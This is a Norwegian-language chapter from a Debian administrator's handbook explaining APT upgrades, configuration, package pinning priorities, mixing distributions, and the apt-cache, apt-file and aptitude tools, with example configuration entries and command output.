Regelmessige oppgraderinger anbefales fordi de inneholder de nyeste sikkerhetsoppdateringene. For å oppgradere bruk `apt upgrade`, `apt-get upgrade`, eller `aptitude safe-upgrade` (selvfølgelig etter `apt update`). Denne kommandoen ser etter installerte pakker som kan oppgraderes uten at pakker fjernes. Med andre ord er målet å sikre den minst mulig påtrengende

oppgraderingen. `apt-get` er litt mer krevende enn `aptitude`, eller `apt` fordi den vil avslå å installere pakker som ikke var installert på forhånd.

`apt` vil vanligvis velge det seneste versjonsnummeret (unntatt for pakker fra *Experimental* og *stable-backports*, som ignoreres uansett versjonsnummer). Hvis du spesifiserer *Testing*, eller *Unstable* i din `sources.list`, vil `apt upgrade` skifte til det meste av ditt *Stable*-system til *Testing* eller *Unstable*, som kanskje ikke var det du ville.

DET GRUNNLEGGENDE

Kataloger som slutter på `.d`

Mapper med et `.d`-suffiks blir brukt oftere og oftere. Hver mappe representerer en oppsettsfil som er fordelt over flere filer. I denne forstand er alle filene i `/etc/apt/apt.conf.d/` instruksjoner av APT-oppsett. APT inkluderer dem i alfabetisk rekkefølge, slik at de siste kan endre et oppsettselement definert i en av de første.

Denne strukturen gir en viss fleksibilitet til maskinens administrator og til pakkens vedlikeholdere. Faktisk kan administratoren enkelt endre oppsettet av programvaren ved å legge til en ferdig fil i katalogen det gjelder uten å måtte endre en eksisterende fil. Pakkevedlikeholdere bruker samme tilnærming når de må tilpasse oppsettet av annen programvare for å sikre at den fullt ut virker sammen med deres. Debians politikk forbyr eksplisitt endring av oppsettsfiler fra andre pakker - bare brukere får lov til å gjøre dette. Husk at under en pakkeoppgradering, får brukeren velge den versjonen av oppsettsfilen som skal beholdes når en endring er påvist. Enhver ekstern endring av filen vil utløse den forespørselen, noe som ville forstyrre administratoren, som er sikker på å ikke ha endret noe.

Uten en `.d`-katalog er det umulig for en ekstern pakke å endre på oppsettet til et program uten å endre programmets oppsettsfiler. I stedet må den eksterne pakken spørre brukeren om å gjøre endringen selv, og beskrive operasjonene som skal utføres i filen `/usr/share/doc/`*`pakke`*`/README.Debian`.

Avhengig av programmet, brukes `.d`-mappen direkte, eller styrt av et eksternt skript som vil koble sammen alle filene for å opprette selve oppsettsfilen. Det er viktig å kjøre skriptet etter alle endringer i denne katalogen, slik at de seneste endringene blir tatt hensyn til. På samme måte er det viktig å ikke arbeide direkte i oppsettsfilen som er opprettet automatisk, siden alt ville gå tapt ved neste kjøring av skriptet. Den valgte metoden (`.d`-mappen brukes direkte, eller en fil generert fra denne mappen) er vanligvis diktert av implementeringsbegrensninger, men i begge tilfeller kompenserer gevinstene i form av oppsettsfleksibilitet for de små komplikasjonene de medfører. Exim 4-posttjeneren er et eksempel på den genererte filmetoden: Den kan settes opp gjennom flere filer (`/etc/exim4/conf.d/*`) som er koblet sammen til `/var/lib/exim4/config.autogenerated` av `update-exim4.conf`-kommandoen.

For å be `apt` om å bruke en bestemt distribusjon når du søker etter oppgraderte pakker, må du bruke -t or --target-release-valget, etterfulgt av navnet på distribusjonen du ønsker (for eksempel: `apt -t stable upgrade`). For å slippe å spesifisere dette alternativet hver gang du bruker `apt`, kan du legge til APT::Default-Release ”stable”; i filen `/etc/apt/apt.conf.d/local`.

For viktigere oppgraderinger, som for eksempel overgang fra en stor Debian versjon til den neste, må du bruke `apt full-upgrade`. Med denne instruksjonen vil `apt` fullføre oppgraderingen selv om den må fjerne noen utdaterte pakker, eller installere nye avhengigheter. Dette er også kommandoen som benyttes av brukere som jobber daglig med Debian *Unstable*-utgaven,

og følger dens utvikling dag for dag. Det er så enkelt at det nesten ikke trenger forklaring: APTs omdømme er basert på denne store funksjonaliten.

Til forskjell fra `apt` og `aptitude`, kjenner ikke `apt-get` til `full-upgrade`-kommandoen. I stedet skal du bruke `apt-get dist-upgrade` («distribution upgrade»), den historiske og velkjente kommandoen `apt` og `aptitude` godtas også, til lettelse for de brukerne som ble vant med den.

Resultatene av disse operasjonene er logget til `/var/log/apt/history.log` og `/var/log/apt/term.log`, mens `dpkg` beholder sin logg i en fil kalt `/var/log/dpkg.log`.

6.2.4. Oppsettsvalg

Foruten de oppsettselementene som allerede er nevnt, er det mulig å sette opp visse egenskaper ved APT ved å legge til direktiver i en fil i `/etc/apt/apt.conf.d/`-mappen eller `/etc/apt/apt.conf` itself. Husk for eksempel at det er mulig for APT å be `dpkg` om å ignorere filkonfliktfeil ved å spesifisere DPkg::options { "--force-overwrite"; }.

Hvis Internettet bare kan nås via en mellomtjener, legg til en linje som Acquire::http::proxy "http://*yourproxy*:3128". For en FTP-mellomtjener, skriv Acquire::ftp::proxy "ftp://*yourproxy*". For å finne flere oppsettsvalg, les manualsiden `apt.conf(5)` med kommandoen `man apt.conf` (for detaljer om manualsider, se del 7.1.1, «Manualsider» side 148).

6.2.5. Styring av pakkeprioriteter

En av de viktigste aspektene i oppsettet av APT er behandlingen av prioriteringene knyttet til hver pakkekilde. For eksempel kan du ønske å forlenge en fordeling med en eller to nyere pakker fra *Testing*, *Unstable*, eller *Experimental*. Det er mulig å tildele en prioritet til hver tilgjengelig pakke (samme pakke kan ha flere prioriteringer, avhengig av hvilken versjon eller distribusjon den kommer fra). Disse prioriteringene vil påvirke APTs oppførsel: For hver pakke vil det alltid velge versjonen med høyest prioritet (unntatt hvis denne versjonen er eldre enn den installerte, og hvis prioriteten er mindre enn 1000).

APT definerer flere standard prioriteringer. Hver installert pakkeversjon har en prioritet på 100. En ikke-installert versjon har en prioritet på 500 som standard, men det kan hoppe til 990 hvis det er en del av målrettet utgivelse (definert med -t kommandolinjevalg, eller APT::Default-Release oppsettsdirektiv).

Du kan endre prioriteringer ved å legge til oppføringer i en fil i `/etc/apt/preferences.d/` eller i `/etc/apt/preferences`-filen med navnene på de berørte pakker, versjonen, opprinnelsen og den nye prioriteten deres.

APT vil aldri installere en eldre distribusjon av en pakke (som er en pakke med et versjonsnummer som er lavere enn det som den allerede installerte pakken har), unntatt hvis prioriteten dens er over 1000 (eller den er eksplisitt bedt om av brukeren, se del 6.2.2, «Installere og fjerne» side 118linkend="sect.apt.install" />). APT vil alltid installere pakken med høyeste prioritet som følger denne begrensningen. Hvis to pakker har samme prioritet, installerer APT den ny-

este (hvis versjonsnummer er høyest). Hvis to pakker av samme versjon har samme prioritet, men varierer i innhold, installerer APT versjonen som ikke er installert (denne regelen har blitt opprettet for å dekke tilfelle av en pakkeoppdatering uten økning av revisjonsnummeret, noe som vanligvis er nødvendig).

I mer konkrete termer, en pakke hvis prioritet er

< 0 vil aldri bli installert,

1..99 vil bare bli installert hvis ingen annen versjon av pakken allerede er installert,

100..499 vil bare bli installert hvis det ikke er noen annen nyere versjon installert eller tilgjengelig i en annen distribusjon,

500....989 vil bare bli installert hvis det ikke er installert noen nyere versjon eller er tilgjengelig i måldistribusjonen,

990..1000 installeres, bortsett fra hvis den installerte versjonen er nyere,

> 1000 vil alltid bli installert, selv om det tvinger APT til å nedgradere til en eldre versjon.

Når APT sjekker `/etc/apt/preferences` og `/etc/apt/preferences.d/`, tar den først hensyn til de bestemte oppføringer (ofte de som spesifiserer den aktuelle pakken), deretter de mer generiske (inkludert for eksempel alle pakkene i en distribusjon). Hvis flere generiske oppføringer finnes, brukes det første treffet. De tilgjengelige utvalgskriteriene inkluderer pakkens navn og kilden den kommer fra. Hver pakkekilde identifiseres av informasjonen i `Release`-filen som APT laster ned sammen med `Packages`-filene. Den angir opprinnelsen (vanligvis «Debian» for pakker fra offisielle speil, men det kan også være en persons eller en organisasjons navn for tredjeparts kodelagre). Den gir også navnet på distribusjonen (vanligvis *Stable*, *Testing*, *Unstable*, eller *Experimental* for standard distribusjoner levert av Debian) sammen med versjonen (for eksempel 10 for Debian *Buster*). La oss se på syntaksen i noen realistiske referansestudier med denne mekanismen.

KONKRET SAK

Prioritering av *Experimental*

Hvis du listet *Experimental* i din `sources.list`-fil, vil de tilsvarende pakker nesten aldri bli installert fordi prioritert standard APT er 1. Dette er selvfølgelig et eget tilfelle, designet for å holde brukerne fra feilaktig å installere *Experimental*-pakker. Pakkene kan bare bli installert ved å skrive `aptitude install` *pakke*`/experimental` - Brukere som skriver denne kommandoen må bare være klar over risikoene de tar. Det er fremdeles mulig (selv om det *ikke* er anbefalt) å behandle pakker i *Experimental* på samme måte som de i andre distribusjoner ved å gi dem en prioritering på 500. Dette gjøres med en egen oppføring i `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

La oss anta at du bare vil bruke pakker fra den stabile versjonen av Debian. De som leveres i andre versjoner bør ikke installeres med mindre det eksplisitt blir bedt om det. Du kan skrive inn følgende i `/etc/apt/preferences`-filen:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

a=stable definerer navnet på den valgte distribusjonen. o=Debian begrenser utvalget til pakker som kommer fra «Debian».

La oss nå anta at du har en tjener med flere lokale programmer som støtter seg på versjon 5.24 av Perl, og at du ønsker å sikre at oppgraderinger ikke vil installere en annen versjon av den. Da kan du skrive inn det følgende:

```
Package: perl
Pin: version 5.24*
Pin-Priority: 1001
```

For å få en bedre forståelse av mekanismene for prioritet og distribusjon eller pakkekilde-egenskaper for å feste, ikke nøl med å utføre `apt-cache policy` for å vise standard prioritet knyttet til hver pakkekilde, eller `apt-cache policy` *`package`* for å vise standard prioritet for hver tilgjengelige versjon og kilde til en pakke, som forklart i «`apt-cache policy`» side 127.

Referansedokumentasjonen for filene `/etc/apt/preferences` og `/etc/apt/preferences.d/` er tilgjengelig på manualsiden `apt_preferences(5)`, som du kan vise med `man apt_preferences`.

TIPS

Kommentarer i `/etc/apt/preferences`

Det er ingen offisiell syntaks for å sette kommentarer i `/etc/apt/preferences`-filen, men enkelte tekstbeskrivelser kan ordnes ved å sette en eller flere «Explanation»-felter ved starten av hver oppføring:

```
Explanation: Pakken xserver-xorg-video-intel tilgjengelig
    ➥ fra
Explanation: experimental kan trygt brukes
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Å arbeide med flere distribusjoner

Når `apt` er et så fantastisk verktøy, er det fristende å plukke pakker som kommer fra andre distribusjoner. For eksempel, etter å ha installert et *Stable*-system, ønsker du kanskje å prøve

ut en programvarepakke som finnes i *Testing*, eller *Unstable* uten å avvike for mye fra systemets opprinnelige tilstand.

Selv om du noen ganger vil støte på problemer mens du mikser pakker fra forskjellige distribusjoner, håndterer `apt` slik sameksistens veldig godt, og begrenser risiko svært effektivt. Den beste måten for å fortsette er å liste opp alle distribusjoner som brukes i `/etc/apt/sources.list` (noen vil alltid sette inn de tre distribusjonene, men husk at *Unstable* er reservert for erfarne brukere), og for å definere din referansedistribusjon med APT::Default-Release-parameter (se del 6.2.3, «Oppgradering av systemet» side 119).

La oss anta at *Stable* er din referansedistribusjon med at *Testing* og *Unstable* også er listet i din `sources.list`-fil. I dette tilfellet kan du bruke `apt install` *`pakke`*`/testing` til å installere en pakke fra *Testing*. Hvis installasjonen mislykkes på grunn av noen ikke-tilfredsstilte avhengigheter, la den løse disse avhengighetene innenfor *Testing* ved å legge til -t testing-parameteret. Det samme gjelder selvsagt *Unstable*.

I denne situasjonen blir oppgraderingene (`upgrade` og `full-upgrade`) gjort innenfor *Stable*, bortsett fra for pakker som allerede er oppgradert til en annen distribusjon: De vil følge oppdateringene som er tilgjengelige i andre distribusjoner. Vi forklarer denne virkemåten ved hjelp av standardprioriteringene satt av APT nedenfor. Ikke nøl med å bruke `apt-cache policy` (se sidefelt «`apt-cache policy`» side 127) for å verifisere de gitte prioriteringene.

Alt er basert på det faktum at APT bare vurderer pakker med høyere eller lik versjon enn den installerte (forutsatt at `/etc/apt/preferences` ikke har vært brukt til å tvinge prioriteter høyere enn 1000 for noen pakker).

La oss anta at du har installert versjon 1 av en første pakke fra *Stable*, og at versjon 2 og 3 respektivt er tilgjengelig i *Testing* og *Unstable*. Den installerte versjonen har en prioritet på 100 mens versjonen som ligger i *Stable* (akkurat den samme) har en prioritet på 990 (fordi den er en del av målet utgivelse (target release)). Pakker i *Testing*, og *Unstable* har en prioritet på 500 (standardprioriteten til en ikke-installert versjon). Vinneren er da versjon 1 med en prioritet på 990. Pakken «står i *Stable*».

La oss ta et eksempel fra en annen pakke som versjon 2 er installert fra *Testing*. Versjon 1 er tilgjengelig i *Stable*, og versjon 3 i *Unstable*. Versjon 1 (med prioritet 990 - altså lavere enn 1000) forkastes fordi det er lavere enn den installerte versjonen. Bare versjon 2 og 3 står igjen, begge med prioritet 500. Konfrontert med dette alternativet, velger APT den nyeste versjonen, den ene fra *Unstable*. Hvis du ikke ønsker en pakke installert fra *Testing* til å flytte til *Unstable*, må du tildele en prioritet lavere enn 500 (490 for eksempel) til pakker som kommer fra *Unstable*. Du kan endre `/etc/apt/preferences` med denne effekten:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Å finne installerte pakker automatisk

En av de svært viktige funksjonene i `apt` er sporing av pakker som bare er installert ved avhengigheter. Disse pakkene kalles «automatiske», og inkluderer ofte biblioteker.

Med denne informasjonen, når pakker er fjernet, kan pakkebehandlerne lage en liste over automatiske pakker som ikke lenger trengs (fordi det ikke er noen «manuelt installerte» pakker som er avhengig av dem). `apt-get autoremove` eller `apt autoremove` vil kvitte seg med disse pakkene. `aptitude` har ikke denne kommandoen fordi den fjerner dem automatisk så snart de er identifisert. I alle tilfelle, verktøyene viser en klar melding som lister de berørte pakkene.

Det er en god vane å merke som automatisk, pakker som du ikke trenger direkte, slik at de fjernes automatisk når de ikke lenger er nødvendige. `apt-mark auto` *`pakke`* vil merke en gitt pakke som automatisk, mens `apt-mark manual` *`pakke`* gjør det motsatte. `aptitude markauto` og `aptitude unmarkauto` virker på samme måte selv om de tilbyr flere funksjoner for å merke mange pakker på en gang (se del 6.5.1, «`aptitude`» side 128). Det konsollbaserte brukergrensesnittet til `aptitude` gjør det også enkelt å gå i gjennom «automatisk»-flagget hos mange pakker.

Folk vil kanskje vite hvorfor en automatisk installert pakke er til stede på systemet. For å få denne informasjonen fra kommandolinjen kan du bruke `aptitude why` *`pakke`* (`apt` og `apt-get` har ingen tilsvarende funksjon):

```
$ aptitude why python-debian
i   aptitude         Suggests apt-xapian-index
p   apt-xapian-index Depends  python-debian (>= 0.1.14)
```

ALTERNATIV

`deborphan` og `debfoster`

På dager når `apt`, `apt-get` og `aptitude` ikke kunne spore automatiske pakker, var det to verktøy som produserte lister over unødvendige pakker: `deborphan` og `debfoster`. Begge kan fremdeles være nyttige.

`deborphan` skanner som standard rett og slett `libs` og `oldlibs`-seksjonene (i fravær av tilleggsveiledninger) på jakt etter installerte pakker som ingen andre pakke er avhengig av. Den resulterende listen kan da tjene som grunnlag for å fjerne unødvendige pakker.

`debfoster` har en mer forseggjort tilnærming, svært lik APTs: Den opprettholder en liste med pakker som helt eksplisitt er installert, og husker hvilke pakker som er virkelig nødvendig mellom hvert kall. Hvis nye pakker vises på systemet, og hvis `debfoster` ikke kjenner dem som nødvendige pakker, vil de bli vist på skjermen sammen med en liste over avhengighetene sine. Programmet tilbyr deretter et valg: Fjern pakken (eventuelt sammen med dem som er avhengige av den), merk den som eksplisitt nødvendig, eller ignorer den midlertidig.

6.3. Kommandoen `apt-cache`

`apt-cache`-kommandoen kan vise mye av den informasjonen som er lagret i APTs interne database. Denne informasjonen er en slags buffer siden den er samlet inn fra ulike kilder oppført i`sources.list`-filen. Dette skjer under `apt update`-operasjonen.

ORDFORRÅD

Cache

Et hurtiglager er en midlertidig lagringsplass som brukes til å øke hastigheten ved hyppig datatilgang når den vanlige tilgangsmetoden er dyr (ytelsesmessig). Dette konseptet kan brukes i en rekke situasjoner og i ulik skala, fra kjernen med mikroprosessorer opp til avanserte lagringssystemer.

Når det gjelder APT, befinner `Packages`-referansefilene seg på Debian-speilene. Når det er sagt, ville det være svært lite effektivt å laste dem ned over nettet for hvert søk som vi kanskje ønsker å gjøre i databasen med tilgjengelige pakker. Derfor lagrer APT en kopi av disse filene (i `/var/lib/apt/lists/`), og søkene gjøres i disse lokale filene. På samme måte inneholder `/var/cache/apt/archives/` et hurtiglager for allerede nedlastede pakker for å unngå å laste dem ned på nytt, hvis du må installere dem på nytt etter fjerning.

På den annen side er det obligatorisk å kjøre `apt update` regelmessig for å oppdatere hurtigbufferen. Ellers vil pakkesøkeresultatene dine alltid gå glipp av de siste oppdateringene distribuert av Debian-speilene.

ALTERNATIV

`axi-cache`

`apt-cache search` er et meget elementært verktøy, som egentlig implementerer `grep` til pakkens beskrivelser. Den returnerer ofte for mange resultater, eller ingen i det hele tatt når du har for mange søkeord.

`axi-cache search` *`begrep`*, på den annen side, gir bedre resultater, sortert etter relevans. Den bruker *Xapian* søkemotor og en del av *apt-xapian-index*-pakken som indekserer all pakkeinformasjon (og mer, som `.desktop`-filer fra alle Debian pakkene). Den kjenner til tagger (se sidefelt «Tag-feltet» side 86), og resultatene kommer på millisekunder.

```
$ axi-cache search package use::searching

100 results found.
Results 1-20:
100% packagesearch - GUI for searching packages and viewing
    ➥  package information
99% apt-utils - package management related utility programs
98% whohas - query multiple distributions' package archives
98% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,
    ➥ available} and Packages
97% apt-file - search for files within Debian packages (
    ➥ command-line interface)
[..]
90% wajig - unified package management front-end for Debian
More terms: debtags debian paket dpkg search pakete tools
More tags: role::program interface::commandline works-with
    ➥ ::software:package suite::debian admin::package-
    ➥ management scope::utility network::client
'axi-cache more' will give more results
```

`apt-cache`-kommandoen kan gjøre søkeordbaserte pakkesøk med `apt-cache search` *`keyword`*. Den kan også vise topptekstene til tilgjengelige pakkeversjoner med `apt-cache show` *`pakke`*. Denne kommandoen gir pakkens beskrivelse, avhengigheter, navnet på dens

vedlikehold, etc. Merk at `apt search`, `apt show`, `aptitude search`, `aptitude show` virker på samme måte.

Enkelte funksjoner brukes mer sjelden. For eksempel viser `apt-cache policy` prioriteringene av pakkekilder så vel som de individuelle pakkene. Et annet eksempel er `apt-cache dumpavail` som viser topptekstene til alle tilgjengelige versjoner av alle pakker. `apt-cache pkgnames` viser listen over alle de pakkene som vises minst én gang i hurtiglageret.

TIPS

`apt-cache policy`

Kommandoen `apt-cache` viser egenskapene for festing og distribusjon for hver pakkekilde som forklart i del 6.2.5, «Styring av pakkeprioriteter» side 121. Den kan også vise låseprioriteringer for alle tilgjengelige versjoner og kilder til en pakke. For eksemplet `sources.list` som ble brukt i Eksempel 6.2, "`/etc/apt/sources.list`-fil for brukere av Debian Stable" side 110 og `APT::Default-Release` satt til "`buster`", vil utdataene se slik ut:

```
$ apt-cache policy
Package files:
 100 /var/lib/dpkg/status
     release a=now
 100 https://deb.debian.org/debian buster-backports/contrib amd64 Packages
     release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backports,c=contrib,
           ➥ b=amd64
     origin deb.debian.org
 100 https://deb.debian.org/debian buster-backports/main amd64 Packages
     release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backports,c=main,b=
           ➥ amd64
     origin deb.debian.org
 990 https://deb.debian.org/debian buster/non-free amd64 Packages
     release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=non-free,b=amd64
     origin deb.debian.org
 990 https://deb.debian.org/debian buster/contrib amd64 Packages
     release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=contrib,b=amd64
     origin deb.debian.org
 990 https://deb.debian.org/debian buster/main amd64 Packages
     release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=main,b=amd64
     origin deb.debian.org
 990 http://security.debian.org buster/updates/main amd64 Packages
     release v=10,o=Debian,a=stable,n=buster,l=Debian-Security,c=main,b=amd64
     origin security.debian.org
```

`apt-cache policy` kan også vise låseprioriteringer for alle tilgjengelige versjoner og kilder til en gitt pakke.

```
$ apt-cache policy iptables
iptables:
  Installed: 1.8.2-4
  Candidate: 1.8.2-4
  Version table:
     1.8.3-2~bpo10+1 100
        100 https://deb.debian.org/debian buster-backports/main amd64 Packages
 *** 1.8.2-4 990
        990 https://deb.debian.org/debian buster/main amd64 Packages
        100 /var/lib/dpkg/status
```

Selv om det er en nyere versjon av *iptables* i `buster-backports`-kildebrønnen, vil APT ikke installere den automatisk, basert på prioriteten. Man må bruke `apt install iptables/buster-backports` eller legge til en høyere låsingsprioritet til `/etc/apt/preferences.d/iptables`:

```
Package: iptables
Pin: release o=Debian Backports, a=buster-backports
Pin-Priority: 1001
```

6.4. `apt-file`-kommandoen

Noen ganger refererer vi til en fil eller en kommando, og du lurer kanskje på, i hvilken pakke den finnes. Heldigvis inneholder Debian-pakkebrønnene ikke bare informasjon om alle de binære pakkene som tilbys, men også alle filene som leveres med dem. Denne informasjonen lagres i filer med navnet `Contents-`*`arch`*`.gz` og `Contents-udeb-`*`arch`*`.gz`. Denne informasjonen lastes ikke ned automatisk av APT. I stedet trenger den `apt-file update`-kommandoen (fra den lignende navngitte pakken) for å hente innholdet i alle pakkekilder som er nevnt i `/etc/apt/sources.list`. For å oppdatere databasen på ukentlig, kan følgende oppføring legges til `/etc/crontab` om det passer.

```
@weekly root test -x /usr/bin/apt-file && /usr/bin/apt-file update >> /dev/null 2>&1
```

Etter at databasen er oppdatert, vil kommandoen `apt-file search` *`pattern`* vise alle pakker som inneholder et filnavn eller en bane som inneholder mønsteret.

```
$ apt-file search bin/axi-cache
apt-xapian-index: /usr/bin/axi-cache
```

Kommandoen `apt-file list` *`package`* vil vise alle filer som ble levert med pakken i stedet.

TIPS

List pakkeinnhold og finn pakken til en fil


I likhet med `apt-file-listen` viser kommandoen `dpkg -L` *`package`* alle filer, men bare for en installert pakke. For å finne pakken en lokal fil tilhører, bruk `dpkg -S` *`file`* (se del 5.4.3, «Spørre databasen til dpkg, og inspisere .deb-filer» side 96). For å liste alle lokale filer som ikke tilhører noen installert pakke, kan det være lurt å ta en titt på *cruft* eller *cruft-ng*-pakken.

6.5. Brukergrensesnitt: `aptitude`, `synaptic`

APT er et C++-program med koden hovedsakelig liggende i det delte libapt-pkg-biblioteket. Å bruke et delt bibliotek gjør det mulig å lage brukergrensesnitt (front-end), ettersom koden som finnes i biblioteket lett kan gjenbrukes. Historisk ble `apt-get` bare laget som en test til et brukergrensesnitt for libapt-pkg, men suksessen tenderer til å overskygge dette faktum.

6.5.1. `aptitude`

`aptitude` er et interaktivt program som kan brukes i semi-grafisk modus i konsollen. Du kan bla gjennom listen over installerte og tilgjengelige pakker, finne all tilgjengelig informasjon, og velge pakker til å installere eller fjerne. Programmet er spesielt utviklet for å brukes av administratorer, slik at standard atferd er designet til å være mye mer intelligent enn `apt-get`, og programmets grensesnittet mye lettere å forstå.



Figur 6.1 *Pakkebehandleren* `aptitude`

Når den starter, viser `aptitude` en liste over pakker sortert etter tilstand (installert, ikke installert eller installert, men ikke tilgjengelig fra speil - andre avsnitt viser oppgaver, virtuelle pakker, og nye pakker som nylig er dukket opp i speil). For å lette tematisk surfing er andre visninger tilgjengelige. I alle tilfelle viser `aptitude` en liste som kombinerer kategorier og pakker på skjermen. Kategoriene er organisert gjennom en trestruktur, hvis grener kan henholdsvis foldes ut eller lukkes med tastene Enter, [og]. +-tasten brukes til å markere en pakke for installasjon, --tasten for å merke for fjerning og _ for å fjerne alle spor etter den (merk at disse tastene også kan brukes for kategorier, og i så fall vil tilsvarende handlinger bli brukt på alle pakkene av kategorien). u oppdaterer lista over tilgjengelige pakker og Shift+u forbereder en fullstendig systemoppgradering. g bytter til et sammendrag av de nødvendige endringene (og trykke g på nytt vil aktivere endringene), og q avslutter den gjeldende visningen. Hvis du er i den første visningen, vil dette effektivt stenge `aptitude`.

DOKUMENTASJON

`aptitude`

Denne delen dekker ikke de finere detaljene med å bruke `aptitude`. Den har heller fokus på å gi deg det du som bruker trenger for å klare deg. Men den er veldokumentert og vi anbefaler deg å gjøre bruk av den fyldige håndboken som ligger i pakken *aptitude-doc-en* (se `/usr/share/doc/aptitude/html/en/index.html`) eller i https://www.debian.org/doc/manuals/aptitude/.

For å søke etter en pakke kan du skrive / etterfulgt av en søkestreng. Denne strengen stemmer med navnet på pakken, men kan også brukes til beskrivelsen (dersom den innledes med ~d), til seksjonen (med ~s), eller til andre karakteristika beskrevet i dokumentasjonen. De samme strengene kan filtrere listen over viste pakker: skriv l-nøkkelen (som i *limit*), og kjør strengen.

Å håndtere «automatiske flagg» i Debian-pakker (se del 6.2.7, «Å finne installerte pakker automatisk» side 125) er en lek med `aptitude`. Det er mulig å søke i listen av installerte pakker, og merke installerte pakker som automatiske med Shift+m, eller gjerne merket med m-nøkkelen. «Automatske pakker» vises med en «A» i listen med pakker. Denne funksjonen gir også en enkel måte å vise pakkene i bruk på en maskin, uten alle bibliotekene og avhengigheter som du ikke egentlig bryr seg om. Den relaterte strengen som kan brukes sammen med l (for å aktivere filtermoduset) er ~i!~M. Det spesifiserer at du bare ønsker å se installerte pakker (~i) som ikke er merket som automatiske (!~M).

VERKTØY

Å bruke aptitude i brukergrensesnittet for kommandolinjer

De fleste av `aptitudes` funksjoner er tilgjengelige via det interaktive brukergrensesnittet så vel som via kommandolinjer. Disse kommandolinjene er kjente for vanlige brukere av `apt-get` og `apt-cache`.

De avanserte funksjonene i `aptitude` er også tilgjengelige på kommandolinjen. Du kan bruke de samme pakke-søkemønstre som i den interaktiv versjonen. For eksempel, hvis du ønsker å rydde opp listen over «manuelt installerte» pakker, og hvis du vet at ingen av de lokalt installerte programmer krever noen spesielle biblioteker eller Perl-moduler, kan du merke de tilsvarende pakker som automatiske med en enkelt kommando:

```
# aptitude markauto '~slibs|~sperl'
```

Her kan du tydelig se kraften i søkemønstersystemet til `aptitude`, som muliggjør det direkte valget av alle pakkene i `libs` og `perl`-seksjonene.

Pass på, hvis noen pakker er merket som automatisk, og hvis ingen andre pakke er avhengig av dem, vil de bli fjernet umiddelbart (etter en bekreftelsesforespørsel).

Håndtere anbefalinger, forslag og oppgaver

Et annet interessant trekk ved `aptitude` er det faktum at det respekterer anbefalinger mellom pakker mens den gir brukerne valget om ikke å installere dem fra gang til gang. For eksempel anbefaler *gnome*-pakken *transmission-gtk* (blant andre). Når du velger den første for installasjon, vil den siste også velges (og markert som automatisk hvis den ikke allerede er installert på systemet). Å taste g vil gjøre det klart: *transmission-gtk* vises på sammendragsskjermen for ventende handlinger i listen over automatisk installerte pakker som skal imøtekomme avhengigheter. Du kan imidlertid velge å ikke installere den ved å fjerne den før du bekrefter operasjonene.

Merk at denne anbefalte sporingsfunksjonen ikke gjelder for oppgraderinger. For eksempel, hvis en ny versjon av *gnome* anbefaler en pakke som den ikke anbefalte tidligere, vil pakken ikke merkes for installasjon. Imidlertid vil den bli oppført på oppgraderingsskjermen slik at administrator fortsatt kan velge å installere den.

Forslag til valg mellom pakker blir også tatt hensyn til, men på en måte som er tilpasset deres bestemte status. For eksempel, siden *gnome* foreslår *empaty*, vil sistnevnte bli vist i oppsummeringsvinduet for ventende handlinger (i seksjonen for pakker foreslått av andre pakker). På denne måten blir det synlig, og administratoren kan velge å ta hensyn til forslaget eller ikke. Siden det bare er et forslag, og ikke en avhengighet eller en anbefaling, vil pakken ikke velges auto-

matisk - dette valget krever en manuell inngripen fra brukeren (så pakken vil ikke bli merket som automatisk).

I samme retning, husk at `aptitude` bruker oppgavebegrepet intelligent. Siden oppgaver vises som kategorier på skjermene med pakkelister, kan du velge enten en hel oppgave for installasjon eller fjerning, eller bla gjennom listen med pakker som inngår i oppgaven, og velge en mindre undergruppe.

Bedre løsningsalgoritmer

